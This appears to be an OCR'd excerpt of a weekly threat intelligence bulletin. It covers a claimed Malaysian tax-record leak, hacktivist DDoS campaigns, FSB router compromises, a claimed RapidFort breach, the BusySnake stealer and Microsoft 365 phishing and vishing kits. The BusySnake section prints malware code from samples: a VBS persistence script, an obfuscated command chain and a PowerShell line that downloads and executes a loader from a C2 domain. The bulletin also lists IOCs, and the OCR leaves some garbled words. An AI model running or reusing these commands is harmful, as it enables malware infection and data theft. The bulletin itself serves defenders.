been independently verified.

Post Details

TARGET	COUNTRY
Inland Revenue Board (LHDN / IRBM), MyTax	Malaysia
SECTOR	**CLATM**
Government / Tax	10M taxpayer records (JSON)
DATA	**OBSERVED**
NRIC, TIN, bank accounts, addresses	Jul 2, 2026
OBSERVED	**EXFIL DATE**
Jul 2, 2026	June 2026
ACTOR	**ACTOR**
dezetat	dezetat

Allegedly included

10M taxpayer records	NRIC national ID numbers
Tax numbers (TIN)	Names & dates of birtti
Eull addresses	Email & phone numbers
Bank accounts (-5.29M) & names	Employer & company data
Empldyer & company data	



Threat actor posts in dark web forum


➢ Pro-Iran Hacktivist Groups Launch DDoS and Hack-and-Leak Attacks Against Critical Infrastructure


Observed an increase in coordinated cyber disruption campaigns conducted by multiple pro-Iran hacktivist groups targeting **critical infrastructure, government organizations, technology providers, and entities perceived to support U.S., Israeli, or Western interests**. The campaigns are primarily focused on Distributed Denial-of-Service (DDoS) attacks, website defacements, credential-focused operations, hack-and-leak activities, and disinformation intended to disrupt public-facing services and damage organizational reputation. Rather than operating under a centralized command structure, these groups collaborate through Telegram channels, shared target lists, commercial DDoS-for-hire (stresser) services, and coordinated social media campaigns. Recent reporting also highlights the Handala Hack Team's claimed destructive activity against Stryker through the abuse of compromised privileged credentials and legitimate Microsoft Intune remote management capabilities, demonstrating an increasing reliance on trusted administrative tools instead of custom malware.

Threat Actors : Cyber Fattah, Fatimiyoun (FAD Team), Dark Storm, Keymous+, DieNet, RipperSec, Cyb3rDrag0nz, Handala Hack Team, NoName057(16), Killnet, and other Iran-aligned hacktivist collectives.

Target Verticals : Government, Critical Infrastructure, Telecommunications, Healthcare, Financial Services, Logistics, Cloud Service Providers, Technology Organizations, Open-Source Infrastructure, and organizations aligned with U.S., Israeli, or Western interests.

Attack Technique: The threat actors conduct coordinated Distributed Denial-of-Service (DDoS) attacks to disrupt internet-facing services while simultaneously performing website defacements, credential theft, hack-and-leak operations, and disinformation campaigns. The groups leverage commercial stresser services, shared target lists, Telegram-based coordination, and public leak sites to amplify attack volume and media attention.







➢ FSB Center 16 Router Compromise Campaign

Researchers and multiple government agencies have identified ongoing activity by FSB Center 16, a Russian state-sponsored threat actor, targeting vulnerable network infrastructure devices worldwide. The campaign exploits weak SNMP credentials, Cisco Smart Install, and insecure protocols such as TFTP to compromise routers, establish persistence, and enable follow-on attacks against enterprise and critical infrastructure networks. A joint advisory from the NSA, CISA, FBI, and international partners urges organizations to harden router configurations, disable unnecessary management services, use secure protocols, and keep firmware up to date.


Threat Actor: FSB Center 16 (also tracked as **Berserk Bear, Energetic Bear, Crouching Yeti, Dragonfly, Ghost Blizzard, and Static Tundra**).


Target Verticals: Communications, Telecommunications, Defense, Energy, Financial Services, Government, Healthcare, Critical Infrastructure, Internet Service Providers (ISPs), and Enterprise Organizations operating network infrastructure.

Attack Technique: The threat actor exploits vulnerable or misconfigured routers by abusing **SNMP Set-Requests**, weak or default SNMP community strings, and **Cisco Smart Install** functionality (including devices vulnerable to **CVE-2018-0171**) to retrieve or modify router configurations. Attackers use **spoofed IP addresses** to conceal their origin and transfer configuration files through **Trivial File Transfer Protocol (TFTP)** or compromised intermediary servers. By compromising routers that often lack endpoint detection and response (EDR) visibility, the attackers establish persistent access, collect sensitive network configuration data, and enable follow-on intrusion activities against internal systems. Organizations should disable Cisco Smart Install where not required, implement **SNMPv3 with authentication and privacy (authPriv)**, replace default SNMP community strings, restrict management interfaces to trusted networks, disable unnecessary services such as TFTP, apply the latest vendor firmware and security updates, continuously monitor network infrastructure for unauthorized configuration changes and anomalous SNMP or TFTP activity, and ensure comprehensive logging and network segmentation to reduce the risk of compromise.

➢ RapidFort Allegedly Breached in CanisterWorm Campaign 569GB Across 48 S3 Buckets Listed for $40,000

A threat actor **xpl0itrs** is advertising the sale of data they claim to have taken from **RapidFort**, a US container hardening and software supply chain security vendor. The listing attributes the intrusion to a campaign the poster calls **CanisterWorm, carried out with a group named TeamPCP, and describes 569GB across 140,061 files extracted from 48 S3 buckets**. The seller publishes a detailed bucket-by-bucket manifest covering hardening pipelines, a vulnerability database pipeline said to account for **roughly 235GB**, scanner backends, DevOps infrastructure, and billing exports, and claims the set contains plaintext cloud credentials, Kubernetes kubeconfigs, and private keys. The actor further claims the data dates to March and that customers were never notified. The asking price is **$40,000**, negotiable. The claim is unverified.





Screenshots of sale post in dark web forum.

➢ Armored Likho APT Campaign Leveraging BusySnake Stealer


Recently identified a previously undocumented threat actor, **Armored Likho**, conducting targeted cyber espionage and financially motivated campaigns against government agencies, electric power organizations, and private individuals. The group primarily relies on **spear-phishing emails** masquerading as official government communications, humanitarian assistance, and social program documents to deliver a sophisticated malware toolkit. A key component of the campaign is **BusySnake Stealer**, a newly discovered Python-based information stealer engineered with advanced obfuscation, anti-analysis, and persistence capabilities. Researchers also observed evidence suggesting the use of **AI-generated loaders and stagers** during the initial stages of infection, enabling the attackers to rapidly diversify delivery mechanisms and evade detection. BusySnake integrates credential theft, browser data extraction, reverse SSH tunneling, screenshot capture, document exfiltration, and remote command execution into a single modular framework, allowing attackers to maintain persistent access and conduct long-term espionage operations. The campaign has primarily targeted organizations in **Russia, Kazakhstan, and Brazil**, with a focus on critical infrastructure and government entities.

Threat Actor: Armored Likho (with observed overlaps to the Eagle Werewolf threat cluster).

Target Verticals: Government, Electric Power, Critical Infrastructure, Public Sector, Defense-related organizations, and selected private individuals in Russia, Kazakhstan, and Brazil.

Attack Technique: The campaign begins with **spear-phishing emails delivering malicious RAR archives, executables, or LNK files** disguised as legitimate government or financial documents. Once executed, AI-assisted loaders retrieve and

deploy the **BusySnake Stealer,** displaying decoy documents to avoid suspicion. The malware establishes persistence through scheduled tasks, uses PyArmor Pro obfuscation to evade detection, and steals browser credentials, cookies, Telegram sessions, cryptocurrency wallet data, OTP secrets, screenshots, keystrokes, and sensitive files. It also enables remote access via reverse SSH tunnels or RustDesk. Organizations should strengthen email security, deploy EDR, enforce phishing-resistant MFA, monitor scheduled tasks, PowerShell/Python activity, reverse SSH and RustDesk usage, and conduct proactive threat hunting to detect and contain BusySnake infections.



Payload repository

```
Set fso = CreateObject("Scripting.FileSystemObject")
Do While fso.FileExists(WScript.ScriptFullName)
  On Error Resume Next
  fso.DeleteFile WScript.ScriptFullName
  WScript.Sleep 100
Loop
fso.DeleteFile "C:\Users\[REDACTED]\AppData\Local\Temp\nsv20BD.tmp\pnx.exe"
```

Loader removal script

The second script, `run.vbs`, is designed to execute `module.pyw` and is used to ensure persistence on the system by creating a scheduled task:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set WshShell = CreateObject("WScript.Shell")
scriptDir = fso.GetParentFolderName(WScript.ScriptFullName)
WshShell.CurrentDirectory = scriptDir
cmd = """" & scriptDir & "\python.exe"" """ & scriptDir & "\module.pyw"""
WshShell.Run cmd, 0, False

schtasks /create /tn "WindowsHelper" /tr "wscript.exe
"C:\Users\[REDACTED]\AppData\Roaming\WindowsHelper\run.vbs"" /sc minute /mo 5  /f
```

Persistence script

```
C:\Windows\system32\rundll32.exe shell32.dll,ShellExec_RunDLL cmd /v:on/c start /min cmd
/v:on/c"set d=w/1&set o=);&set f=/bu&set b=ex&set p=htt&set j=blnk&set c=159&set l=er/&set
k=.32&set q=9/w&set wmxo=iex&set x=t.tx&set n=$s=i&set qlsk=env&set h=_s&set y=
```

Obfuscated PowerShell command

This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:

```
powershell.exe -w h -c "$s=irm
'https://grked[.]online/builder/weblnk/raw/1777549294/web_script.txt';iex(''+$s);"
```

Downloading and executing the loader

Indicators of Compromise

Category	Indicator	File Type / Description
First-Stage Malicious Files	5D5C3E483C5E544260CE98FC29FBF192	PS1 Stager
	7141917CBA2EEE2B4D31107FACCF3A39	EXE Stager
	F5C6434EE5F7578FAA3BC1257E1C9226	EXE Stager

	C019797A00FD56EDB1F468AC0A598510	BAT Stager
	A0EC7A8E61EFF3F445A7455B3AEF9FBB	BAT Stager
	7DB9C688C620E54E8C69B7E52A7579FB	BAT Stager
	90378881856ABFA47D7745C0A3EF9DC8	RAR archive with advanced cookie extractor module
	1DBA3E505491A260A44C867902C3296E	RAR archive with malicious DLL loader
	1096268FA2B3D454C86CF851CB782319	EXE Dropper
	F2AB09D7E7A375A192508A5014AA2EE4	EXE Dropper
	0041FD1B2358CD08DBCBC28EA8FC3D20	EXE Dropper
	894332174F536C2E1EFEDA05CBA79F8B	DLL Loader
	78135F72AB148A0CC074F6B2DD51FFF6	DLL Loader
	07213C419489C02791E8D67B91E404EF	DLL Loader
	393B498F2114CABC0B29D5FCD9DC6723	LNK File
	CF74AC018D158EA2C2CFA1B1D71D95BC	LNK File
	2DFA1D949872C1B2F04952DD3E5F5D8F	LNK File
BusySnake Stealer Samples	C7622A1EFFA27BBFEE6D6E03D6474343	PYW BusySnake Stealer
	80B7700053E115D65365CE7330383320	New PYW BusySnake Stealer
	6B45DDB39A6E86229348DCBBA3857E7C	RAR archive containing BusySnake
	006887732CA4A4A46A97989CF4DEEEF6	RAR archive containing BusySnake
	732C31ACF971A81C7E51B2A3DAE82020	RAR archive containing BusySnake
	DDFF82A115558584BBD7741D4FFB35B4	RAR archive containing BusySnake
	8188B2F347B77D65D08CFB23808AC244	RAR archive containing BusySnake
	E2550CFAD9DCC880BF04F6048F90868C	RAR archive containing BusySnake
	FD2BDD8047ADDEE6FDE2F532DE181BFD	RAR archive containing BusySnake
Command-and-Control (C2) Domains	winupdate[.]live	C2 Infrastructure
	arvax[.]xyz	C2 Infrastructure
	varenie[.]live	C2 Infrastructure
	lvl99[.]store	C2 Infrastructure
	onetoken[.]ink	C2 Infrastructure
	winupdate[.]ink	C2 Infrastructure
	grked[.]online	C2 Infrastructure
	ndrt[.]ink	C2 Infrastructure
	myboard[.]chickenkiller.com	C2 Infrastructure
	myboard[.]twilightparadox.com	C2 Infrastructure


C2 IP Addresses	159.198.41[.]140	C2 Server
	159.198.75[.]219	C2 Server
	159.198.32[.]222	C2 Server
	69.67.173[.]153	C2 Server

➢ AI-Powered Microsoft 365 Phishing Campaign Using Jalisco and OmegaLord Toolkits


Identified sophisticated phishing campaigns targeting Microsoft 365 users using the **Jalisco and OmegaLord phishing toolkits**. Jalisco abuses **Microsoft's OAuth Device Code** authentication flow to steal access and refresh tokens, while OmegaLord harvests user credentials and phone numbers by masquerading as a PDF reader. Researchers also observed increased use of AI to generate phishing lures and automate campaigns at scale. Successful attacks enable persistent access to Microsoft 365 services, including Outlook, Teams, OneDrive, and SharePoint, without requiring the victim's password after token compromise.

Threat Actors: Cybercriminals and Phishing-as-a-Service (PhaaS) operators utilizing the Jalisco and OmegaLord phishing toolkits to target Microsoft 365 users.

Target Verticals: Government, Financial Services, Healthcare, Technology, Manufacturing, Education, Professional Services, Critical Infrastructure, and any organization utilizing Microsoft 365 cloud services.



Legitimate Microsoft login window opened by a device code phishing site



The OmegaLord infostealer pop-up

Indicators of Compromise

Indicators reflect observed malicious activity. Some may be legitimate services, or third-party sites compromised or abused by threat actors without the owner's knowledge.

Artifact	Details
authplanned[.]online	Jalisco Device Code Kit Domain
grantfundingapplications[.]com	Jalisco Device Code Kit Domain
sessionopen0[.]site	Jalisco Device Code Kit Domain
levaquin2us[.]top	Jalisco Device Code Kit Domain
hxxps://WINGBOARD[.]b-cdn[.]net/PROOF%20OF%20PAYMENT%2022TH[.]html	OmegaLord URL
hxxps://file[.]kiwi/7ab7c290#z_n5Qh8kwioCUs8jQ6WWhw	OmegaLord URL
nuclear-rose-7ci1cmml-dpoaxo1bhyxi[.]edgeone[.]app	Phishing Domain
pebr-gl6z-0vzu-434xz[.]b-cdn[.]net	Phishing Domain
secure-folder-9f8a2983fbf5479e8d8c267e0df4e73d[.]3vvcompany[.]com	Phishing Domain
116ec3a1ad128d7d[.]darkwebf[.]workers[.]dev	Phishing Domain


➢ Pink Vishing Campaign Targeting Microsoft Entra Passkey Enrollment

Identified a voice phishing (vishing) campaign by the threat actor **O-UNC-066 (Pink)** targeting organizations **using Microsoft Entra ID and Microsoft 365**. The attackers impersonate IT support staff and trick victims into enrolling **attacker-controlled passkeys through fake Microsoft Entra registration** pages, enabling persistent account access without compromising the cryptographic security of passkeys. The campaign has affected organizations across multiple sectors, highlighting that social engineering remains effective even against phishing-resistant authentication methods.

Threat Actor: O-UNC-066, a financially motivated cybercriminal group conducting vishing-based account takeover and data extortion campaigns.


Target Verticals: Automotive, Aviation, Construction, Food and Beverage, Healthcare, Technology, Enterprise Organizations, Government, Financial Services, and any organization utilizing Microsoft Entra ID and Microsoft 365 with passkey enrollment enabled.

Threat Analysis: The campaign uses target-specific phishing subdomains that closely mimic Microsoft Entra ID login pages, incorporating each organization's legitimate branding to increase credibility. Unlike traditional Adversary-in-the-Middle (AitM) phishing kits, it relies on an operator-controlled PHP panel that interacts with victims in real time, adapting the authentication flow to support various MFA methods, including TOTP, push notifications with number matching, and SMS-based OTPs.




Attack flow

The first page of the phishing kit (/gate) reveals a page loading icon while the phishing kit performs anti-analysis checks. The second page (/identify) requests a username. The phishing kit did not redirect to a federated Identity Provider at the time of our analysis.



O-UNC-066 Microsoft sign-in page, regenerated using code extracted from the phishing kit.

The next page (/password) challenges the user for a password. The captured credentials are sent in a POST request with a timestamp and Id to an operator panel at /backend.php.

